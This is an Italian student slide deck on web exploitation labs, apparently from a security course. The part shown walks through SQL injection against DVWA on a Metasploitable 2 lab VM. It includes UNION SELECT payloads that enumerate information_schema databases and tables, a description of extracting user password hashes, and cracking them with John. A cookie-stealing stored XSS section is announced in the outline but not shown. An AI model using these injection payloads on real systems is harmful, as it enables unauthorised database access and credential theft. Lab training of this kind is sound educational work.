PantherPwners Society

Web Application Exploit

PantherPwners Society

The Panther Pwners Team 

Team Leader - *Sig. Vagnoni Christian*

Team Worker - *Sig. Sanzone Leonardo*

Team Worker - *Sig. Mattana Ivan*

Team Worker - *Sig.ra Torre Beatrice*

Team Worker - *Sig. Beretta Edoardo*

Team Worker - *Sig. Palma Gianluca*

PantherPwners Society

Argomenti

- Web Application Exploit SQLi (**Structured Query Language injection**)
- Web Application Exploit XSS (**Cross-Site Scripting**)
- System Exploit BOF (**Buffer Overflow**)
- Exploit Metasploitable con Metasploitable
- Exploit Windows con Metasploit
- Hacking VM BlackBox Epicode (**indagine OSINT**)
- Hacking VM BlackBox Easy (**jangow 01**)
- Hacking VM BlackBox Easy (**Hacking VM Forensic**)

CYBER SECURITY

GUIDA ALL'SQL INJECTION E XSS PERSISTENTE

P A N T H E R P W N E R S S O C I E T Y

1 - SQL INJECTION

- Con la prima guida procederemo alla spiegazione dei procedimenti necessari ad ottenere l’accesso ai database di DVWA, con lo scopo di recuperare le credenziali di accesso di un utente.
- Procederemo poi ad effettuare l’estrazione ad un livello più avanzato, provando anche ad esplorare il database.

2 - XSS PERSISTENTE

- Con la seconda guida eseguiremo un codice persistente all’interno di DVWA, con l’obbiettivo di rubale i cookie della sessione.
- Illustreremo due metodi per ottenere il precedente risultato, uno dei quali ci fornirà possibilità di attacco extra.

SQL INJECTION

Come funziona l’injection?

L’Injection, come suggerisce il nome, altro non è che una iniezione di uno script, in linguaggio SQL, all’interno della Query, con l’obbiettivo di aggiungere quest’ultimo al codice sorgente, al fine di far elaborare il processo inserito.

Testare la Web app

Per poterci garantire l’accesso sfruttando le vulnerabilità della nostra applicazione Web è necessario fare prima delle prove di inserimento di alcuni codici basilari, al fine di valutarne la vulnerabilità, studiare la risposta data dal sistema ci permette infatti di comprendere la scrittura del codice e di come potremmo inserire i nostri script al suo interno.

IP settings

Il procedimento inizierà con il settaggio degli IP di Metasploitable 2 e Kali linux.

Metasploitable 2


IP 192.168.13.150


```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:92:d6:ba brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.150/24 scope global eth0
    inet6 fe80::a00:27ff:fe92:d6ba/64 scope link
       valid_lft forever preferred_lft forever
```

Kali Linux

IP 192.168.13.100

```
┌──(leonardo㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c4:ec:22 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.100/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec4:ec22/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Inj
User ID:
4 ORDER BY 1 --
Submit
ID: 4 ORDER BY 1 --
First name: Pablo
Surname: Picasso
More info
http://www.securiteam.com/securityreviews
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injectio
Username: admin
Security Level: medium
PHPIDS: disabled
Inseriamo del codice per tesare la risposta del sistema
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
4
Submit
ID: 4
First name: Pablo
Surname: Picasso
More info
http://www.securiteam.com/securityreviews/5DP0N1P76
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: high
PHPIDS: disabled



Selezione dal database

Iniziamo visionando quali siano I database all'interno della nostra vittima, in questo caso notiamo che il nostro codice ci mostra DVWA.

NULL


rappresenta l'assenza di un valore o un'informazione sconosciuta.

SELECT

SELECT è utilizzato per recuperare le informazioni dal database.

UNION

Il comando UNION, esegue un'unione tra due, o più, risultati.



ESTRARRE LE TABELLE

Proseguiamo scovando quali siano le tabelle all'interno del nostro database DVWA, queste ultime sono formate da righe e colonne, dette anche tuple e attributi, contenenti varie tipologie di dati sensibili del nostro sistema target.

Notiamo che le tabelle sono due, guestbook e users!

TABLE_SCHEMA

Utilizzato per chiedere informazioni su uno schema specifico, in questo caso DVWA.

INFORMATION _SCHEMA.TABLES

E' un database virtuale presente in molti sistemi di gestione di database relazionali, permette di consultare i dettagli sulle tabelle presenti nel database, come nomi, tipi di dati, colonne, vincoli, ecc. in questo caso, tramite il .TABLES ci riferiamo alle tabelle

TABLE_SCHEMA

Si riferisce allo schema della tabella, che comprende la definizione della tabella stessa.

TABLE_NAME


Questo termine rappresenta il nome di una specifica tabella all'interno del database. Ogni tabella in un database ha un proprio nome univoco, che viene utilizzato per identificare e accedere ai dati contenuti in essa.


COLONNE

E’ arrivato il momento di visionare quali siano le colonne all’interno delle nostre tabelle, con il seguente codice richiederemo l’estrazione dei componenti di entrambe, notando che, tra i vari risultati, la TABELLA users contiene una colonna “user” e una “password”.

DIFFERENZE DAL COMANDO ANTECEDENTE


A differenza del codice precedente richiederemo COLUMN_NAME mettendo, di conseguenza, come origine della ricerca INFORMATION_SCHEMA.COLUMNS.






ESTRAZIONE CREDENZIALI


Siamo arrivati al finale! tramite questo codice richiederemo al database di fornirci informazioni riguardo “USER” e “PASSWORD” e di trovarle all’interno di DVWA.USERS.




DECRIPTAGGIO PASSWORD

Inseriamo l’hash della password in un file.txt e utilizziamo JOHN, nei metodi sopra scritti per poter decriptare la password dall’algoritmo di hashing MD5.


User ID:
RE table_schema = 'owasp10
Submit
ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: information_schema
Surname:
ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: dvwa
Surname:
ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: metasploit
Surname:
ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: mysql
Surname:
ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: owasp10
Surname:
ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: tikiwiki
Surname:
ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: tikiwiki195
Surname:


ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: accounts
Surname: owasp10
ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: blogs_table
Surname: owasp10
ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: captured_data
Surname: owasp10
ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: credit_cards
Surname: owasp10
